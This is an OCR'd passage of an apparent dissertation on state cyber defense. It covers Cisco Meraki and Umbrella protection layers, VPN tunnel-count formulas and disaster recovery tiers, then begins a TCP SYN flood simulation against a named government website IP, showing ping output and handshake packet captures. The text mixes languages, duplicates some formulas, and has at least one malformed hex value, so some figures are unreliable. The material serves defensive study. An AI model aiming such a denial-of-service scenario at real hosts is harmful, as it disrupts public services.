


Fig. 2.2. *Stage 1 - Building Local Protection Zones*

The system provides effective protection against ransomware attacks thanks to integrated malware detection and prevention functions. This ensures the protection of local units and critical systems of state institutions from the destructive impact of

such types of attacks – Fig. 2.3.




Fig. 2.3. *Detection of the WannaCry Virus by Meraki MX Security Center*

The Cisco Meraki MX Security Center system provides effective protection against various types of cyber threats, including viruses like WannaCry and attacks exploiting vulnerabilities such as the EternalBlue exploit. Thanks to integrated Intrusion Detection System (IDS) and Intrusion Prevention System (IPS) technologies, the system successfully identifies and blocks malicious traffic and malware activities.

The Cisco Meraki MX IDS/IPS system is capable of recognizing suspicious activities, raising alarms during attempts to breach security. For instance, in the case of WannaCry infection, the system detects noticeable activity in resource consumption and alerts the presence of malicious traffic. Cisco Meraki MX successfully blocks the virus's attempts to penetrate the network infrastructure and prevents its spread.

A high level of security is achieved by combining IDS/IPS protection with cloud infrastructure and the Anti-Malware Protection (AMP) technology.

The firewall settings of Cisco Meraki MX also play a crucial role in neutralizing ransomware viruses. Blocking SMB ports 139 and 445, as well as connections to the TOR network, prevents the spread of malicious code and provides an additional layer of protection.

The effectiveness of the implemented Cisco Meraki model and method lies in its ability to inspect every downloaded file from the Internet by scanning it through its Advanced Malware Protection (AMP) database. In cases where a file is not recognized by the AMP database, it is sent to the Threat Grid cloud platform for deeper analysis and examination of its structure – Fig. 2.6.





Fig. 2.6. *Advanced Malware Protection Model*

The inclusion of the Advanced Malware Protection (AMP) zone enables the filtering of accessible web addresses and IP addresses with which communication through the VPN client is possible. This provides the capability to easily monitor communication between the most frequently used connections, as demonstrated in Fig. 2.7.



Фиг.2.7. *Комуникация на Cisco Meraki MX и AMP чрез VPN тунели*

The construction of local protection for individual government institutions before connecting them to the first cloud, called the "Cyber Umbrella" by Cisco Umbrella, requires establishing encrypted connections and communication tunnels between all units. Connecting the stages of the model through VPN (Hub & Spoke) ensures the integrity and security of the transmitted information. To achieve a high degree of precision and reliability in managing VPN tunnels, formulas must be used to calculate the required number of tunnels to ensure the network's efficient operation. The formulas for calculating the probable total number of tunnels and the number of individual MX tunnels for the two supporting topologies are as follows:**Хъбове (Hubs) и зони (Spokes)**

Задача 1. Изчисляване на общ брой тунели:

$$\left(\left(\frac{H(H-1)}{2}\right)xL_1\right)xH+(SxH)xL_1xL_2 \quad (2.1.)$$

Where **H** is the number of hubs, **S** is the number of zones, and **L** is the number of uplink connections that Cisco MX has (**L1** for hubs and **L2** for hosts). If each Cisco MX has a different number of uplink connections, a series of summations will be required instead of multiplication.

For example, if all Cisco MX devices have **2 uplink connections** (both active WAN1 and WAN2), and there are **4 hubs** and **100 hosts**, then the total number of VPN tunnels in the organization will be calculated as follows:
48 + 1600 = 1648.

In this example, all devices have two uplink connections, so **L1 = L2 = 2**. For the hubs, the number of tunnels is calculated as:

(4×(4−1)2×2)×4=48\left(\frac{4 \times (4-1)}{2} \times 2 \right) \times 4 = 48(24×(4−1)×2)×4=48

The number of tunnels for all **100 zones** is calculated as:

H(4)×S(100)×L1(2)×L2(2)=1600H (4) \times S (100) \times L1 (2) \times L2 (2) = 1600H(4)×S(100)×L1(2)×L2(2)=1600

Thus, the **total VPN tunnels** required are **1648**.

Задача 2. Изчисляване на един тунел на хъба:

$$\underbrace{[(H-1)*(L1*L1)]}_{\textit{тунели до/от хъбове}}+\underbrace{[S*L1*L2]}_{\textit{тунели до/от зоните}} \quad (2.2.)$$

The example follows its logical path, where each hub will have a total of **12 tunnels** to the other hubs and **400 tunnels** to the zones, resulting in a total of **412 tunnels** per hub Cisco MX.**Задача 3. Изчисляване тунела на зоната:**

$$H*L_1*L_2 \quad (2.3)$$

Each Cisco MX zone will have **4 Auto VPN tunnels** established to each MX hub, for a total of **16 tunnels**. That is, each zone has **4 tunnels** to each hub: **WAN1-WAN1, WAN1-WAN2, WAN2-WAN1,** and **WAN2-WAN2**, and for **four hubs**, this amounts to **16 tunnels per zone**.

Задача 4. Пълна мрежа - общ брой тунели:

$$\frac{H*(H-1)}{2}*L_1 \qquad (2.4.)$$

Where **H** is the number of Cisco MX devices, and **L** is the number of uplinks each MX has. For example, if all MX devices have **2 uplinks** and there are **50 MX devices**, then the total number of VPN tunnels will be **2450**.

Задача 5. Пълна мрежа - Брой тунели на MX

$$(H-1)*L_1^{\,2} \qquad (2.5)$$

Every MX must be able to support 196 tunnels, and in this case, around **50 Cisco MX100** devices will be required.

DC-DC Failover - Hub/DC Redundancy (Disaster Recovery)

The **Cisco Meraki MX Data Center Redundancy (DC-DC Failover)** allows network traffic sent via **Auto VPN** to switch to backup data centers located in different geographical regions.

Once the protection for each structure has been established and secure tunnels for communication have been created, the next step involves building a cloud structure. This structure completes the cycle of **attack prevention** through the integration of **Cisco Umbrella** – **Fig. 2.11**.




Fig. 2.11. *Cisco Umbrella Operational Diagram*

Cisco Umbrella uses DNS technology to forward requests from networks and users to Umbrella's DNS resolvers, preventing threats across **any port or protocol**, not just through HTTP or HTTPS traffic.

Moreover, integrating **Cisco Defense Orchestrator (CDO)** provides additional security and **policy management** in a cloud environment. The platform coexists

with local managers such as Adaptive Security Device Manager (ASDM), Firepower Device Manager (FDM), and SSH connections, while monitoring and synchronizing configuration changes.

CDO offers an **intuitive interface** for managing various devices from a **centralized location**, allowing the use of traditional CLI interfaces with enhancements that simplify the work for advanced users. Through Meraki MX devices, Layer 3 of the **OSI model** can be directly managed, ensuring a distinct level of security between corporate units in various locations, including **hybrid models** that combine **on-premises systems** and **cloud-based protection**.

To demonstrate the interconnection between the **on-premises solution** and the **cloud structure**, the following model can be used – **Fig. 2.12**.




Fig. 2.12. *The Interconnection Between the On-Premises Solution and Cloud Structure*

2.4. Stage 2: Development and Methodology of Cyber Defense

Fig. 2.13. *Components of the State Cyber Defense Cloud Infrastructure*

The State Cyber Defense Cloud Infrastructure, illustrated in Fig. 2.13, represents a centralized platform designed to protect the critical informational resources of the state against cyberattacks and cyber warfare. The primary objective of this structure is to ensure efficient monitoring, prevention, and response to threats through integrated technologies and security policies.

The structure is organized into several key modules that collaborate to deliver comprehensive cyber protection - as shown in **Fig. 2.14**:




Fig. 2.14. *Structure and Function of the Cyber Cloud*

Cyber Defense Operations Center (milCIRC):
This center serves as the primary coordination body for incident response, crisis management, and threat analysis. It ensures rapid and efficient decision-making during cybersecurity incidents.

Cyber Agents:
These agents are critical components in the system's operational defense, actively detecting, mitigating, and reporting threats in real time.

Security Policies (Policy - CDO):
The Cisco Defense Orchestrator (CDO) is the primary tool for managing security policies within the cloud environment. It centralizes policy enforcement and ensures uniform security controls across all layers of the architecture.

Visibility & Eventing (SLA):
This module provides comprehensive visibility into network activity and real-time event management. It ensures proactive monitoring, facilitating the identification of suspicious behavior and anomalies within the system.

Incident Response (CTR):
The Incident Response Center (CTR) coordinates actions during cyberattacks or security breaches. Its primary function is to minimize damage, neutralize threats, and restore system integrity as quickly as possible.

Cloud Data Center:
The cloud data center serves as the core infrastructure supporting the entire cyber defense system. It hosts critical resources, applications, and platforms required for monitoring, detection, and response to cyber threats.

Data Center Recovery (DCR):
The Data Center Recovery (DCR) ensures the storage and recovery of critical data in case of security breaches or system failures. It provides redundancy and guarantees continuity of operations under adverse conditions.

The integrated components of the cyber cloud infrastructure enable seamless coordination, visibility, and security across all networked systems. By utilizing advanced tools and centralized management, the proposed architecture delivers a robust defense mechanism to safeguard state-level critical information and communication resources.

2.4. Stage 3: Building Disaster Recovery Centers




Fig. 2.15. *Components of the National Disaster Recovery Center*

The third stage of the project involves the establishment of **disaster recovery centers** to ensure the continuity of state information systems and data – **Fig. 2.15.** The project envisions two types of disaster recovery centers:

- **On-Prem Disaster Recovery Center**: This center remains permanently connected to the systems, providing 24/7 data storage and maintenance.
- **Off-Line Disaster Recovery Center**: This center is not continuously connected to the primary systems and is activated only twice a month for synchronization and backup.

2.4.1. Data Storage Levels in Disaster Recovery Centers

To ensure effective resource management and avoid overloading storage arrays, it is important to select the appropriate storage level based on data importance and confidentiality. The following levels are recommended:

- **Level 1: Data backup without a hot site** – Basic storage method using physical media stored at different locations. However, this method may result in data loss ranging from days to weeks.
- **Level 2: Data backup with a hot site** – Uses data backups that can be restored when needed from a ready infrastructure.
- **Level 3: Electronic Vaulting** – Provides lower recovery times by continuously copying critical data to a remote server.
- **Level 4: Point-in-time copies** – Disk-based solution allowing multiple copies of data at specific times, minimizing data loss.

- **Level 5: Data integrity** – Ensures data consistency between the production and disaster locations with minimal data loss.
- **Level 6: Zero or near-zero data loss** – Disk array-based solution offering synchronous and asynchronous replication.
- **Level 7: Highly automated and integrated business solution** – Includes automation of recovery processes, ensuring short recovery times following an incident.

2.4.2. Strategic Positioning of Recovery Centers

- **Geographical Distribution** – Positioning centers across various regions to minimize risks associated with natural disasters or attacks.
- **Enhanced Network Connectivity** – Ensuring seamless connectivity between centers for rapid synchronization.
- **Service Continuity** – Implementing failover mechanisms to ensure uninterrupted service during incidents.
- **Improved Recovery Speeds** – Integrating technologies for fast and efficient data restoration.
- **Synchronous and Asynchronous Replication** – Balancing real-time and delayed data replication for better efficiency.
- **Recommended Locations** – Strategically chosen remote locations to ensure safety and redundancy.

2.4.4. Conclusions for Chapter Two

1. **Effectiveness of Hybrid Cybersecurity Models**: Implementing a hybrid model combining local protection through solutions like Cisco Meraki and the cloud infrastructure of Cisco Umbrella proves its efficiency in preventing and neutralizing cyberattacks. This approach ensures synchronized multi-level protection and adaptability to dynamically evolving cyber threats.
2. **Importance of Disaster Recovery Centers**: Establishing two types of disaster recovery centers – “On-Prem” and “Off-Line” – ensures the reliability and resilience of systems in emergency situations. The geographical distribution of these centers minimizes losses caused by the compromise of critical data and systems.
3. **Encrypted Communication and Data Security**: Building encrypted communication tunnels between state structures and cloud infrastructure is crucial for preventing unauthorized access and attacks such as Denial of Service (DoS) and Man-in-the-Middle (MitM). The implementation of VPN Hub & Spoke architecture enhances information security and reduces system breach risks.
4. **Adaptability and Scalability of Cybersecurity Solutions**: Deploying solutions like Cisco Defense Orchestrator and Adaptive Security Device

Manager ensures centralized policy management, which is essential for consistent and flexible implementation of security measures. These tools enable rapid adaptation and optimization of security policies in response to emerging threats.

5. **Need for a Unified National Cybersecurity Strategy**: The analysis and development of the conceptual project emphasize the necessity of a unified strategy and legislative framework for managing state-level cybersecurity. Only through coordinated actions and an integrated protection system can the reliability and resilience of national information systems and infrastructures be ensured.

These conclusions summarize the key findings from Chapter Two and outline the directions for further development in the subsequent parts of the dissertation.

CHAPTER THREE – SIMULATION STUDY AND ANALYSIS OF "DENIAL OF SERVICE" AND "RANSOMWARE" ATTACKS AND EXAMINATION OF INFECTION MECHANISMS

TCP SYN Attack Scenario (Denial of Service)

Step 1: Initiating the TCP SYN Attack

- **Source**: The local computer with IP address **192.168.0.102** initiates a TCP SYN attack against the government structure's website with IP address **195.110.25.238**.
- **Objective**: The purpose of the attack is to flood the server with SYN packets without completing the three-way handshake process, resulting in a **Denial of Service (DoS)** on the target server.

Using the **ping** command, it is verified whether the IP address of the government structure's website is online and will respond to a handshake request – **Fig. 3.5.**

```
Reply from 195.110.25.238: bytes=32 time=13ms TTL=121
Reply from 195.110.25.238: bytes=32 time=13ms TTL=121
Reply from 195.110.25.238: bytes=32 time=12ms TTL=121
Reply from 195.110.25.238: bytes=32 time=14ms TTL=121

Ping statistics for 195.110.25.238:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 12ms, Maximum = 14ms, Average = 13ms

C:\Documents and Settings\admin>
```

Fig. 3.5. *Identification of the Target Host*

Step 2: Initialization of the SYN Packet

- **Action**: The local computer sends a **SYN packet** to the server, initiating the three-way handshake process.
- **Observation**: In the **Frame Details** panel, the **SYN flag** is displayed with a value of "1," indicating the initialization of the connection. The three-way handshake process can be tracked in the **Frame Summary** panel, where the three steps for establishing a session between the local computer named **WORKSTATION** (**192.168.0.102**) and the web host, in this case, the government structure's website at IP address **195.110.25.238**, are displayed – **Fig. 3.6.**

Time Offset	Process Name	Source	Destination	Protocol Name	Description
36.0995750	firefox.exe	WORKSTATION	195.110.25.238	TCP	TCP-Flags=..., SrcPort=...
36.1074210	firefox.exe	192.168.0.102	WORKSTATION	TCP	TCP-Flags=..., SrcPort=...
36.1074210	firefox.exe	192.168.0.102	195.110.25.238	TCP	TCP-Flags=..., SrcPort=...
36.1105510	firefox.exe	WORKSTATION	192.168.0.102	HTTP	HTTP-Request, GET
36.1195300	firefox.exe	192.168.0.102	195.110.25.238	HTTP	HTTP-Response, HTTP
37.5693530	firefox.exe	WORKSTATION	195.110.25.238	TCP	TCP-Continuation to Application
37.5693530	firefox.exe	WORKSTATION	195.110.25.238	TCP	TCP-Control Data

Fig. 3.6. Observation of the Three-Way Handshake

When selecting **row number 1** in the **Frame Number** field of the **Frame Summary** panel, the **Frame Details** panel displays detailed information about the **first step** of the three-way handshake. The **SYN flag** has a value of "1," while all other flags are set to "0." A SYN flag with a value of "1" indicates to the receiving host that the initiating host intends to establish a session. The generated value for the **Sequence Number (ISN)** is **3274512717** – **Fig. 3.7.**

```
Frame: Number = 31, Captured Frame Length = 62, MediaType = ETHERNET
    Ethernet: Type = Internet IP (IPv4), DestinationAddress=[74-EA-3A-C0-91-26], SourceAddress=[00-22-68-52-9C-65]
    IPv4: Src = 192.168.0.102, Dest = 195.110.25.238, Next Protocol = TCP, Packet ID = 9804, Total IP length = 48
    Tcp: Flags=..., SrcPort=2007, DstPort=HTTP(80), PayloadLen=0, Seq=3274512717, Ack=0, Win=65535 ( ) = 65535
        SrcPort: 2007
        DstPort: HTTP(80)
        SequenceNumber: 3274512717 (0xC3D2194D)
        AcknowledgementNumber: 0 (0x0)
        DataOffset: 112 (0x70)
        Flags: ....S.
            Reset: No Reset
            Syn: Synchronize sequence numbers
            Ack: Acknowledgement field not significant
            Push: No Push Function
            CWR: CWR not significant
            ECE: ECN-Echo not significant
        Window: 65535 ( ) = 65535
        Checksum: 0xCAA0 [unverified]
        UrgentPointer: 0 (0x0)
        TcpOptions:
```

Фиг.3.7. *Стойности на флаговете при първа стъпка*

The values of the TCP flags in the second step on row number 2 of the three-way handshake are shown in the following Figure 3.8.

```
SrcPort: HTTP(80)
DstPort: 2007
SequenceNumber: 2455511196 (0x923D95C1C)
AcknowledgementNumber: 3274512718 (0xC3D2194E)
DataOffset: 112 (0x70)
Flags: ....S.
    CWR: (0.......) CWR not significant
    ECE: (.0......) ECN-Echo not significant
    Urgent: (..0.....) Not Urgent Data
    Ack: (...1....) Acknowledgement field significant
    Push: (....0...) No Push Function
    Reset: (.....0..) No Reset
    Syn: (......1.) Synchronize sequence numbers
    Fin: (.......0) Not End of data
```

Figure 3.8. *Flag Values in the Second Step*

Step 3: Failure to Complete the Three-Way Handshake
Expected Action: Once the server receives the SYN packet, it responds with a SYN-ACK packet.

